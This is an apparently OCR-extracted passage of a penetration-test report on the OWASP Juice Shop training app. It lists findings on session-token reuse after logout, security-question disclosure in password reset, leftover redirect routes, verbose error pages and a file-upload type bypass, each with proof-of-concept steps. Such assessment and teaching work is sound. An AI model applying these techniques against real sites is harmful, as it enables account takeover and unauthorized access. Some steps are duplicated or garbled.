
- Press F12, go to the Application tab.
- Under Local Storage, copy the value of the token key.




3. Log out by clicking the logout button in the application. This should clear the token from local storage.



4. From history in burp suite send whoami request to repeater.



5. From history in burp suite send whoami request to repeater. **Reuse the Token:**



- Open a tool like Postman, curl, or Burp Suite.
- Send a request to an authenticated endpoint with the copied token in the header:
- The server accepts the request, proving the session is still active and retrieved user data.

LOW


4. Insecure Password Reset Functionality

- **Description:**
  The password reset functionality leaks sensitive information about users, including their security questions, allowing attackers to guess answers based on publicly available data and reset user passwords without authorization.
  In this case, querying the "Forgot Password" endpoint with admin's email reveals his security question: "Mother's maiden name?"
  This opens the door to **user enumeration** and **account takeover** through social engineering and open-source intelligence (OSINT).
- **Impact:**
  In this scenario, the penetration tester was able to enumerate registered users and view their security questions during the password reset process. This exposed sensitive personal information, making it possible to reset user passwords by guessing or researching the security answers, leading to unauthorized account access.
- **Resources:**
  - How to find and exploit information disclosure vulnerabilities | Web Security Academy
- **Vulnerability Location:** OWASP Juice Shop
- **Poc:**


1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. Access login page.

3. Navigate to the “Forgot Password”page on Juice Shop.



4. Enter an email if it exists and you press to enter the answer you will see the question.




INFORMATIONAL

5. Outdated Data Exposure

- **Description:**
  This vulnerability stems from poor cleanup of deprecated features, leaving behind remnants of old functionality that should have been entirely removed. In this case, the Juice Shop previously accepted cryptocurrency donations via Bitcoin, Dash, and Ether. Although these options were later discontinued, traces of their routes or references remain accessible due to incomplete code cleanup and misconfigured allowlists. The Angular framework did not fully eliminate the references during compilation, resulting in hidden but functional links that can still be manually triggered.
- **Impact:**
  In this scenario, the penetration tester found that deprecated internal routes referencing legacy donation addresses for Bitcoin, Dash, and Ether are still accessible via outdated allowlist entries or forgotten routes. This can be used to:
  - Discover legacy or deprecated functionality that may still be active.
  - Identify weak points in Angular route handling or front-end obfuscation.
  - Access features the developers intended to remove.
  - Spot poor software maintenance practices and misconfigurations.
- **Resources:**
  - A04 Insecure Design - OWASP Top 10:2021
- **Vulnerability Location:**
  http://localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. Open DevTools
3. Go to Main.Js and search for the **redirect**




4. Keep filtering the results till you find something relevant to Redirect

```
showBitcoinQrCode() {
    this.dialog.open(le, {
        data: {
            data: "bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
            url: "./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8k
            address: "1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
            title: "TITLE_BITCOIN_ADDRESS"
        }
    })
```

5. Take the Url and paste it and see where it leads you to!

```
localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
```



INFORMATIONAL

6. Mass Notification Dismiss

- **Description:**
  This challenge demonstrates the ability to manipulate the application's front-end by using browser developer tools to close multiple toast notifications ("Challenge solved") simultaneously. Although it does not involve a backend security flaw, it highlights the exposure of internal UI components and developer-facing features to the end user. Such behaviors can be indicative of weak client-side control and lack of obfuscation or production hardening.
- **Impact:**


In this scenario, although not a direct security risk, the behavior demonstrates how users can:

- Interact with internal UI components not meant for manipulation.
- Bypass expected frontend behavior (e.g., manually closing notifications).
- Gain insights into the frontend framework (e.g., Angular), supporting further client-side exploitation


- **Resources:**
  - OWASP - Security Misconfiguration (A05)
- **Vulnerability Location:** OWASP Juice Shop
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. You'll Find notification of all challenges you solved so instead of closing them one by one the challenge is to find a way to close them all at one click!




3. Open DevTools
4. Go to Main.Js and search for the notification



5. Keep filtering the results till you find something relevant to closing the notification

```
function Yu(n, i) {
    if (1 & n) {
        const e_= t.EpF();
        t.TgZ(0, "mat-card", 2)(1, "div"),
        t._uU(2),
        t.TgZ(3, "button", 3),
        t.NdJ("click", function(a) {
            const l = t.CHM(e).index
              , m = t.oxw();
            return t.KtG(m.closeNotification(l, a.shiftKey))
```

6. Here you go just press **shift Key** While closing one notification!




12. SECURITY MISCONFIGURATION

1. Error Handling


- **Description:** HIGH

  The application exposes detailed internal error messages (stack traces, file paths, server configs) directly to users. This leaked information can assist attackers in launching advanced attacks like LFI, SQLi, or RCE.


- **Impact:**
  In this scenario, internal application structures and server behaviors were exposed to the user, leading to:
  - Disclosure of technologies and backend logic.
  - Easier exploitation of existing vulnerabilities.
  - Leakage of sensitive information (e.g., file paths, API keys).
  - Increased attack surface for targeted exploits
- **Vulnerability Location:** Localhost - Ahmed's Data
- **Recommendation:**
  - Use custom error pages for HTTP errors (404, 500).
  - Disable stack traces and debug output in production.
  - Log errors internally; show users only generic messages.
  - Implement centralized error handling to sanitize exceptions.
  - Separate development, staging, and production environments properly.
- **Poc:**
  1. Access the admin interface by typing the URL /administration and copy user: Visit the home page and click on any product.



2. Burp Suite captured the request. GET /rest/products/reviews HTTP/1.1



3. Forward the request to the **Repeater** tab, then modify the path to something that doesn't exist. GET /rest/ahmed HTTP/1.1
4. Observe the response – it includes a stack trace or internal error message.



5. Navigate to [Unexpected path](#) to URL.

6. Returning detailed error messages should never be visible to users.


HIGH

13. FILE UPLOAD TYPE RESTRICTION BYPASS


- **Description:**
  The Juice Shop application attempts to restrict the types of files users can upload by validating the **MIME type and/or file extension**. However, the server-side validation is either weak or improperly implemented, allowing attackers to **bypass restrictions** and upload disallowed or potentially malicious file types by **tampering with the request manually**, especially the **Content-Type** header or file extension. This allows files such as disguised scripts to be uploaded successfully.
- **Impact:**
  In this scenario, the penetration tester found they could upload files with disallowed extensions or MIME types. This can be used to:
  - Upload malicious scripts or binaries.
  - Host persistent backdoors or phishing pages on the server.
  - Perform XSS if the file can be executed or accessed publicly.
- **Resources:**
  - OWASP - Unrestricted File Upload
- **Vulnerability Location:** OWASP Juice Shop
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop


2. Go to Login Page




3. Login with any email or google account.




4. Go to complaint page.

